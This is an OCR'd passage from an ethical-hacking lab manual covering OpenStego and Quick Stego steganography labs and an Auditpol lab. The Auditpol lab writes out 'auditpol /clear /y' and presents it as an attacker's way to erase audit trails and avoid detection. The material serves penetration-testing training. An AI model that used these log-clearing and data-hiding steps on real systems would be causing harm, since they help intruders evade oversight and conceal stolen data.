


FIGURE 14.6: Installing OpenStego

14. On completing the installation, click **Close**.




FIGURE 14.7: Installed OpenStego

15. Navigate to the **Apps** screen, and click **Run OpenStego** icon to launch the application.

FIGURE 14.8: Launching OpenStego

16. A **Missing Shortcut** pop-up appears. Wait until the **Problem with Shortcut** dialog-box opens.

FIGURE 14.9: Missing Shortcut Pop-Up

17. A **Problem with Shortcut** dialog-box appears, click **Fix it**.




FIGURE 14.10: Problem with Shortcut Dialog-Box

18. **OpenStego** main window appears, as shown in the screenshot:

FIGURE 14.11: OpenStego Main Window

TASK 3

Hide the Text Document Using Steganography

19. Click **ellipsis**, under the **Message File** section.

FIGURE 14.12: Click the Ellipsis Button

20. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt,** and click **Open**. The text file contains sensitive information such as VISA and pin numbers.




FIGURE 14.13: Open - Select Message File Window

21. The location of selected file appears in the **Message File** field.
22. Click **ellipsis**, under **Cover File**.

In the Data Hiding mode, you can either hide the data (file) inside an image or extract the data from the image.

FIGURE 14.14: Clicking the Ellipsis Button

23. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open.**




FIGURE 14.15: Open - Select Cover File Window

24. Now, both the **Message file** and the **Cover file** are uploaded. By performing steganography, the message file will be hidden in the image file.

OpenStego supports password-based encryption of data for additional layer of security.

FIGURE 14.16: Both the Files are Uploaded

25. Click **ellipsis**, under **Output Stego File**.

DES algorithm is used for data encryption, along with MD5 hashing to derive the DES key from the password provided.

FIGURE 14.17: Clicking Ellipsis Button

26. The **Save - Select Output Stego File** window appears. Choose a location where you want to save the file. In this lab, the location chosen is the **Desktop**.




FIGURE 14.18: Save - Select Output Stego File Window

27. Provide the file name **stego** and click **Open**




FIGURE 14.19: Providing File Name

28. Now, click **Hide Data**.

FIGURE 14.20: Clicking Hide Data button

29. A **Success** pop-up appears, stating that the message has been successfully hidden. Click **OK**.

FIGURE 14.21: Success pop-up

TASK 4

View the Image Containing Hidden Text

30. Minimize the OpenStego window. The image containing the secret message appears on the **Desktop**. Double-click the image to view it.

FIGURE 14.22: Image Containing the Secret Message

31. You will see only the image but not the contents of the message (text file) embedded in it, as shown in the screenshot:

FIGURE 14.23: Viewing the Image

TASK 5

Obtain the Text File From the Image

32. Close the Windows Photo Viewer, maximize the **OpenStego** window, and click **Extract Data** in the left pane.

FIGURE 14.24: Extracting the Hidden Data

33. Click the **ellipsis** button to the right of the **Input Stego File** box.

FIGURE 14.25: Clicking Ellipsis Button

34. The **Open - Select Input Stego File** window opens. Navigate to the **Desktop**, select **stego.png**, and click **Open.**




FIGURE 14.26: Open - Select Input Stego File Window

35. Click the **ellipsis** button to the right of the **Output Folder for Message File** box.

FIGURE 14.27: Open - Select Input Stego File Window

36. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (**Desktop**), and click **Open.**




FIGURE 14.28: Select Output Folder for Message File Window

37. Click **Extract Data**. This will extract the message file from the image and saves it onto the **Desktop**.

FIGURE 14.29: Extracting Data

38. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; and the message file is displayed on the Desktop. Click **OK**.

FIGURE 14.30: Success Pop-Up

39. Close the **OpenStego** window, and double-click **New Text Document.txt**.

FIGURE 14.31: Opening the Text Document

40. The file displays all the information contained in the document, as shown in the screenshot:




FIGURE 14.32: File Containing the Secret Information

41. In real time, an attacker might scan for images that contain hidden information and use steganography tools to obtain the information hidden in them.

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 15

Image Steganography Using Quick Stego

Quick Stego hides text in pictures so that only other users of Quick Stego can retrieve and read the hidden secret messages.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Pornography sites are filled with images that sometimes change multiple times each day, require authentication in some cases to access their "better" areas of content, and by using stenographic techniques, would allow an agent to retrieve messages from their home bases and send back updates, all in the guise of "porn trading." Thumbnails could be scanned to find out if there are any new messages for the day; once decrypted, these messages would point to links on the same site with the remaining information encrypted.

To be an expert ethical hacker and penetration tester, you must understand how to hide text inside an image. In this lab, we show how to do so using Quick Stego.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Objectives

The objective of this lab is for students to learn how to hide secret text messages in images using Quick Stego.

Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2012
- Administrative privileges to install and run tools
- Or, download Quick Stego tool at http://quickcrypto.com/free-steganography-software.html
- If you wish to download latest version, the screenshots may differ
- Run this tool in Windows Server 2012

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Duration

Time: 5 Minutes

Overview of Steganography

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspects the existence of the message—a form of security through obscurity. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include stenographic coding hidden inside a transport layer, such as a document file, image file, program, or protocol.

Lab Tasks

The basic idea in this section is to:

TASK 1

Hide the text inside the image

1. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego** and double-click **QS12Setup.exe**.
2. Follow the wizard-driven installation steps to install the application.




FIGURE 15.1: Windows Server 2012 - Apps

You can download the Quick Stego from http://quickcrypto.com.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

3. On completing the installation, launch the Quick Stego application from the **Apps** screen.

FIGURE 15.2: Windows Server 2012 - Apps

4. The **Quick Stego** main window appears, as shown in the screenshot:




FIGURE 15.3: Main window of the Quick Stego

5. Click **Open Image**, under **Picture, image, Photo file.**




FIGURE 15.4: Opening the image

Image Types that can be opened—jpg/.jpeg, .gif, or .bmp formats.

6. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the image file **02_nissan_gt-r_specv_opt.jpg**, and click **Open**.




FIGURE 15.5: Selecting the image

Saved Hidden Text Images - .bmp format only

7. The selected image is added; it displays the message: **THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE.**

FIGURE 15.6: Selected image is displayed

8. To embed text in the image, click **Open Text,** under **Text file**.

FIGURE 15.7: Selected text file

Quick Stego does not ENCRYPT the secret text message though it is well hidden in the image. QuickCrypto includes the functions of Quick Stego but also allows you to securely encrypt text and files and even hide files on your computer.

9. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the text file **text file.txt,** and click **Open**.




FIGURE 15.8: Selecting the text file

The core functions of Quick Stego are also part of QuickCrypto, therefore the product will be supported for the foreseeable future. Functionality on its way is the ability to hide messages inside audio files (e.g., mp3 and wav).

10. Selected text will be added in the text box right next to the image as shown in the following screenshot:

FIGURE 15.9: Contents of the text file displayed in Quick Stego

11. Click **Hide text,** under **Steganography**.
12. Quick Stego application hides the text within the image, which can be observed by the message displayed by Quick Stego (**The text message is now hidden in the image**), as shown in the screenshot:

FIGURE 15.10: Hiding the text


The larger the image, the more text that can be concealed within. Quick Stego will tell you how many characters of text you must lose if you go over this limit per picture. In practice a lot of secret text can be hidden in even a small image.

13. To save the image (in which the text is hidden), click on **Save Image,** under **Picture, image, Photo file**.

FIGURE 15.11: Save the steganography image

Quick Stego imperceptibly alters the pixels (individual picture elements) of the image, encoding the secret text by adding small variations in color to the image. In practice, to the human eye, these small differences do not appear to change the image

14. Provide the file name **stego**, and click **Save** (save it to the **Desktop**).



Approximately 2 MB of free hard disk space (plus extra space for any images)

FIGURE 15.12: Browse for saved file

15. The file is now saved as "stego." Though it seems to be a normal image file, it has the text hidden in it, which can be visible by viewing it in Quick Stego.
16. Exit Quick Stego, and re-launch it from the Apps screen.
17. Click **Open Image**, under **Picture, Image, Photo File**.
18. Browse the **Stego** file (on the **Desktop**).
19. The hidden text inside the image will be displayed as shown in following screenshot:

FIGURE 15.13: Hidden text is showed

20. In real time, an attacker might scan for images that contain hidden information and use steganography tools to obtain the information hidden in them.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

16

Viewing, Enabling, and Clearing Audit Policies Using Auditpol

Auditpol is a command in Windows Server 2012, Windows Server 2008, and Windows Server 2003, and is required for querying or configuring audit policy at the subcategory level.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous labs you have seen different steps that attackers take during the system hacking life cycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a trace back and a possible prosecution for hacking.

One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once they have access to the target system, attackers can use inbuilt system utilities to disable or tamper logging and auditing mechanisms in the system.

Lab Objectives

The objective of this lab is to help students learn:

- How to set the Audit Policies?

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

To carry out this lab, you need:

- Auditpol which is an built-in command in Windows Server 2012
- You can see the more audit commands at http://technet.microsoft.com/en-us/library/cc731451%28v=ws.10%29.aspx for Windows Server 2012
- Run this on Windows Server 2012

Lab Duration

Time: 10 Minutes

Overview of Auditpol

Auditpol displays the information on the performance and functions to manipulate audit policies.

Lab Task

1. Launch Command Prompt from the **Windows Server 2012** machine.
2. To view all the audit policies, type the following command:

   auditpol /get /category:*
3. Press **Enter**.

/set
Sets the audit policy.

/backup
Saves the audit policy to a file.

/list
Displays selectable policy elements.

/restore
Restores the audit policy from a file that was previously created by using auditpol /backup.

/remove
Removes all per-user audit policy settings and disables all system audit policy settings.

/get
Displays the current audit policy.

/clear
Clears the audit policy.

FIGURE 16.1: Auditpol viewing the policies

/resourceSACL
Configures global resource system access control lists (SACLs).

4. To **enable** the audit policies, type the following at the command prompt:

   auditpol /set /category:"system","account logon" /success:enable /failure:enable

5. Press **Enter**.

Auditpol /get
[/user[:<username>|<{sid}>]]
[/category:*|<name>|<{guid}>[,<name|<{guid}>...]]
[/subcategory:*|<name>|<{guid}>[,<name|<{guid}>...]]
[/option:<option name>]
[/sd]
[/r]




FIGURE 16.2: Auditpol Local Security Policies in Windows Server 2012

6. To check whether audit policies are enabled, type the following at the command prompt: **auditpol /get /category:***

7. Press **Enter**

Auditpol /set
[/user[:<username>|<{sid}>]][/include][/exclude]]
[/category:<name>|<{guid}>[,<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/subcategory:<name>|<{guid}>[,<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/option:<option name>
/value:
<enable>|<disable>]




FIGURE 16.3: Auditpol enabling system and account logon policies

8. To **clear** the audit policies, type the following at the command prompt:

   auditpol /clear /y

9. Press **Enter**.

auditpol /list
[/user|/category|subcategory[<categoryname>|<{guid}>|*]]
[/v] [/r]




FIGURE 16.4: Auditpol clearing the policies

10. To check whether audit policies cleared, type the following at the command prompt:

auditpol /get /category:*

11. Press **Enter**.

Auditpol /set
[/user[<username>|<{sid}>][/include][/exclude]]
[/category:<name>|<{guid}>[,<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/subcategory:<name>|<{guid}>[,<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/option:<option name> /value:
<enable>|<disable>]

